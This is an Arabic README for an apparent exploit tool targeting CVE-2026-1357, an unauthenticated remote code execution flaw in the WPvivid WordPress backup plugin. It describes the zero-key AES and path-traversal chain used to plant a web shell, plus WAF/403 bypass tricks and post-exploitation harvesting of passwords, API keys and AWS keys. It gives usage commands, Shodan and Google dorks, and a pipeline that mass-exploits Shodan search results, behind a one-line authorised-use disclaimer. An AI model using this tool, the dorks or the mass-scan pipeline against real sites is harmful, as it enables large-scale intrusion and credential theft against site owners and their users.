


أداة استغلال آلية لـ CVE-2026-1357، وهي ثغرة تنفيذ برمجيات عن بُعد (RCE) غير مصادق عليها في WPvivid Backup & Migration. تقوم بفحص أهداف WordPress، وتجاوز جدار الحماية (WAF/403)، ورفع شيل عبر اجتياز المسار (path traversal)، وتنفيذ استطلاع ما بعد الاستغلال مع توليد تقارير.

رصيد CVE: Lucas Montes (NiRoX)
الأداة بواسطة: CyberTechAjju
CVSS: 9.8 (حرج) | المتأثر: ≤ 0.9.123 | تم التصحيح: 0.9.124
لأغراض الاختبار الأمني المصرح به فقط. الوصول غير المصرح به إلى الأنظمة غير قانوني.
ثغرة RCE غير مصادق عليها في WPvivid Backup & Migration عبر خطأين متسلسلين:
openssl_private_decrypt() يُرجع false عند وجود مفتاح خاطئ → phpseclib الإصدار 1 يتعامل معه كمفتاح AES صفري البايت → يشفّر المهاجم بـ 16 بايت صفريةname غير مُنقّى → ../uploads/shell.php يهرب من دليل النسخ الاحتياطيالقيد: قابلة للاستغلال فقط عندما يكون wpvivid_api_token مُولّدًا وغير منتهي الصلاحية.
| الميزة | الوصف |
|---|---|
| 🔍 الكشف التلقائي | بصمة WordPress + إضافة WPvivid + الإصدار |
| 🛡️ تجاوز WAF | تدوير User-Agent، تزوير الترويسات، حيل الترميز |
| 🔓 تجاوز 403 | X-Forwarded-For، X-Original-URL، تطبيع المسار، الترميز المزدوج |
| 💀 الاستغلال التلقائي | حمولة AES بمفتاح صفري + رفع عبر اجتياز المسار |
| 📋 ما بعد الاستغلال | تشغيل تلقائي لأكثر من 20 أمر استطلاع (id، whoami، passwd، wp-config، SUID، إلخ.) |
| 🔑 مستخرج البيانات | يبحث عن بيانات قواعد البيانات، مفاتيح API، كلمات المرور، مفاتيح AWS من المخرجات |
| 📊 توليد التقارير | تقرير PoC بصيغة Markdown مع أدلة استغلال كاملة |
| ⚡ فحص جماعي | متعدد الخيوط مع دعم البروكسي/Burp |
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# فحص فقط (كشف WordPress + WPvivid + الإصدار)
python3 cve_2026_1357.py -u http://target.com

# فحص + استغلال + ما بعد الاستغلال تلقائيًا
python3 cve_2026_1357.py -u http://target.com --exploit

# استغلال بدون استطلاع ما بعد الاستغلال
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# فحص جماعي مع تقرير
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# عبر بروكسي Burp
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# وضع الحمولة فقط
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         عنوان URL الهدف الفردي
-l, --list        ملف يحتوي على عناوين URL (واحد لكل سطر)
--exploit         تفعيل وضع الاستغلال
--shell NAME      اسم ملف الشيل (الافتراضي: pwn_remote.php)
--no-post         تخطي استطلاع ما بعد الاستغلال
--report          توليد تقرير PoC بصيغة Markdown
--report-dir DIR  دليل إخراج التقرير
-t, --threads N   الخيوط المتزامنة (الافتراضي: 5)
--timeout SECS    مهلة الطلب (الافتراضي: 10)
--proxy URL       بروكسي HTTP لـ Burp
--payload-only    طباعة حمولة base64 والخروج
راجع dorks.md للقائمة الكاملة. أمثلة سريعة:
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# خط الأنابيب
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← الأداة الرئيسية (ماسح + مستغل + ما بعد الاستغلال)
├── dorks.md            ← Dorks لـ Shodan/Google/Censys/FOFA/ZoomEye
├── requirements.txt    ← تبعيات Python
├── .gitignore
└── README.md           ← هذا الملف
Lucas Montes (NiRoX) — اكتشاف CVE
CyberTechAjju — أدوات الاستغلال







